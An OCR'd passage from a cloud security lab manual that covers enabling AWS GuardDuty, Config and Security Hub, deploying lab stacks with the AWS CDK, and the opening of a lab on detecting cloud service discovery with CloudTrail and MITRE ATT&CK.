
3. That will bring you to the `Welcome to GuardDuty` page, which will have you enable GuardDuty and start your 30 day free trial.



4. Select the `Enable GuardDuty` button. That will enable GuardDuty and bring you to the main GuardDuty page.




5. From here, select `Settings` again and go to the `Finding export options`. Update the frequency to `Update CWE and S3 every 15 minutes` and select the Save button.




Setting AWS Config

In this class, we will be using other AWS managed services such as AWS Config, AWS Detective, AWS Macie, and AWS Security Hub. We will turn all these on now through the command line.


1. Enable AWS Config through the AWS web console. Use the search bar to go to the AWS Config page. You may be presented with a Welcome page. Select the 3 lines on the left hand side to expand the menu.




2. On the left hand side there is a `Set up AWS Config` option. Select that.




3. You will see the `Settings` page. In the Delivery method, select `Stream configuration changes and notifications to an Amazon SNS Topic`, and keep the defaults with the SNS topic name `config-topic`. Remember to select "Include global resources", so that we can collect IAM changes. The page should look like this



4. Select Next and you will go to the `Rules` page. Do not select any Rules, just click `Next` to go to the `Review` page.



5. The `Review` page should look like the screen below. Select `Confirm`



Security Hub

AWS Security Hub gathers events from across multiple AWS services to give you a single view of potential security instances to remediate.

1. Go back to the Inspector Workstation and run the command to enable Security Hub

Enable Security Hub

```
aws securityhub enable-security-hub --enable-default-standards
```

No results

You will not see any results if it's successful. If something went wrong, such as you already had it enabled, you will get an error message.

Building the Infrastructure

As an advanced AWS security class, we will be using the AWS CLI v2, CloudFormation, and the AWS CDK heavily to build and deploy our environment. Since log analysis, monitoring threat detection, and security response is the focus of this class, much of the infrastructure setup will happen through the Cloud Development Kit [2] (CDK) by Amazon.

1. Investigate the CDK Documentation
    - Take 5 minutes and read the main page of the CDK https://docs.aws.amazon.com/cdk/latest/guide/home.html
    - The CDK is written in Python, and will create a CloudFormation [3] template, and interact with AWS to create, deploy and destroy the stack.
2. The AWS CDK is an "infrastructure as code" library that will build and deploy CloudFormation templates using Python, TypeScript/JavaScript, Java, and .NET. For this class, the CDK application was built in Python. This class does not assume you have CDK experience, but it's important to understand how it is working.

    The AWS CDK is a set of libraries that you import into your project. CDK is also a command line tool that facilitates the execution.
    The CDK Command line will take our Python code and will create CloudFormation templates and deploy them into the environment, using the IAM role for the Inspector Workstation.

    > **Note**
    >
    > More about CDK can be found on the AWS CDK page

3. Let's investigate the AWS CloudFormation stacks that we will be creating with AWS CDK

Command Lines

```
cd ~/labs/sec541-labs/lab-cdk
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt
cdk ls
```

Sample Results

```
The Aws.REGION is ${Token[AWS.Region.7]}
The Aws.ACCOUNT_ID is ${Token[AWS.AccountId.3]}
Searching for AMI in 123456789123:us-east-2
Searching for AMI in 123456789123:us-east-2
Searching for AMI in 123456789123:us-east-2
The Aws.REGION is ${Token[AWS.Region.7]}
The Aws.ACCOUNT_ID is ${Token[AWS.AccountId.3]}
baker221b
network
AutoForensics
websites
```

Do not update CDK

You may get warnings that our version of CDK is outdated. That is okay! Updating CDK could break the labs. We do request that you do not update any of the applications on the `Inspector Workstation` until you have finished the labs and are ready to potentially break something while learning.

CDK Stacks are actually CloudFormation stacks. We will run these stacks one at a time as the day goes on. If we just ran `cdk deploy *`, then all the stacks would deploy at once in order. But where is the fun in that?

4. Bootstrap the environment CDK needs to have an S3 bucket setup and some other configurations set up in order to properly work. It's quite easy to bootstrap the environment [4].

Bootstrap

```
cdk bootstrap
```

5. Let's generate all the CloudFormation stacks so we can review them.

Command Line

```
cdk synth -o ./templates
```

Sample Results

```
Successfully synthesized to /home/student/labs/lab-cdk/templates
Supply a stack id (baker221b, setup-lab) to display its template.
```

Let's look to see if the templates were built

Command Line

```
ls  ./templates/*.template.json
```

Sample Results

```
./templates/baker221b.template.json  ./templates/network.template.json ./templates/
Forensics.template.json ./templates/websites.template.json
```

6. As a command line tool, CDK supports a lot of the commands we need to build the CloudFormation files, manage artifacts, deploy the stacks, and manage the deployment order for dependencies. We will use it to build and destroy the CloudFormation stacks.

Command Line

```
cdk deploy websites --require-approval never
```

Sample Results

CDK will be begin building the CloudFormation stacks. You can monitor the progress through the console by looking for `Rollback` messages, which will be in red.

```
  ✓  websites

Outputs:
setup-lab.ExportsOutputFnGetAttWatsonsBlog0677F7AAPublicIpDD64F2C0 = 3.231.211.119
setup-lab.ExportsOutputRefEVILVPCA5BC3204B5AE707C = vpc-0085520d9a4a294ef
setup-lab.ExportsOutputRefEVILVPCpublicSubnet1Subnet5D97B12CC3EAD337 = subnet-0b47f61bad4b47a12
setup-lab.ExportsOutputRefSpatulaCityVPC12243D566B9ECCD9 = vpc-0d71d50ba82a1a0e0
setup-lab.ExportsOutputRefSpatulaCityVPCpublicSubnet1Subnet8EA3DE64E9F7910F = subnet-02285aafa865a424e
setup-lab.companyvpcid = vpc-0d71d50ba82a1a0e0
setup-lab.evilvpcid = vpc-0085520d9a4a294ef
setup-lab.nginxLogGroup = /sec541/nginx-access-logs
setup-lab.nginxLogGroupJSON = /sec541/nginx-access-logs-json
setup-lab.vpccloudwatchlog = /sec541/vpc-flow
setup-lab.websiteIP = 3.231.211.119
setup-lab.websiteInstanceID = i-072b2126247a8a8a4

Stack ARN:
arn:aws:cloudformation:us-east-2:123456789012:stack/setup-lab/7aa1a180-4c5b-11eb-a3f2-0a2fadfa68a5
cloudtrail-lab
cloudtrail-lab: deploying...
cloudtrail-lab: creating CloudFormation changeset...
[████████████████████████····························] (4/9)

10:05:54 AM | CREATE_IN_PROGRESS   | AWS::CloudFormation::Stack | cloudtrail-lab
10:06:32 AM | CREATE_IN_PROGRESS   | AWS::IAM::InstanceProfile | CanReadS3/InstanceProfile
10:06:33 AM | CREATE_IN_PROGRESS   | AWS::IAM::InstanceProfile | CanNotReadS3/InstanceProfile
```

This is going to take some time. While it is building, move on to the next section. But keep checking your console to make sure you do not have any errors.

Conclusion

The CloudFormation installation might take some time. Go to the CloudFormation page and make sure there were no errors with deployment. GuardDuty is enabled and will start identifying potential attacks throughout the class.

Further Reading

The AWS CDK guide [5] is a great place to learn about the CDK

You could take a look at the CDK code and what it is building. However, it is recommended you wait until after class is over. You do not want to spoil any surprises.

---

1. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/session-manager.html
2. https://docs.aws.amazon.com/cdk/v2/guide/home.html
3. https://aws.amazon.com/cloudformation/
4. https://docs.aws.amazon.com/cdk/v2/guide/bootstrapping.html
5. https://docs.aws.amazon.com/cdk/latest/guide/getting_started.html

Lab 1.2: Detecting Cloud Service Discovery Attack with CloudTrail

Objectives

Estimated Time: 45 minutes

- Install AWS Inspector onto the blog systems
- Investigate the MITRE ATT&CK Technique Cloud Service Discovery [1]
- Perform discovery attack with Pacu
- Explore the AWS CloudTrail service
- Initiate AWS API calls and use CloudTrail to detect it
- Create a custom trail

Prerequisites

[x] Lab 1.1:Deploy Section 1 Environment

Research ATT&CK

Look at the MITRE page and research MITRE ATT&CK techniques that your cloud might be vulnerable to. Think about the infrastructure you run, how it is protected, what is important to the business, and the sensitivity of the data.

From the MITRE ATT&CK Cloud Matrix [2], write down 3 different ATT&CK techniques you would want to investigate after this class is over.

For each of those techniques, can you answer the questions below? If so, jot down what you think. If you cannot yet answer them, what information would you need in order to answer them? During your class today, start formulating your plan to detect these techniques in your organization's cloud infrastructure.

Question

What data do you need to discover those attacks?

Question

In your production environment, would those attacks stand out in logs? Why or why not?

Question

What tools, processes, or architectural changes could you bring to the environment to reduce the threats of these techniques, or to increase the visibility of the attack technique in your environment?

Investigate Cloud Service Discovery Attack

In this lab, we will be looking for evidence of a Cloud Service Discovery Attack.

1. Read the MITRE ATT&CK page for Cloud Service Discovery [3]

   Question

   For the Cloud Service Discovery attack, what data sources are listed that we would need?

   Answer (click to reveal)

   AWS CloudTrail logs, Azure activity logs, StackDriver logs (GCP).

   Luckily, we are in the CloudTrail section of the class.

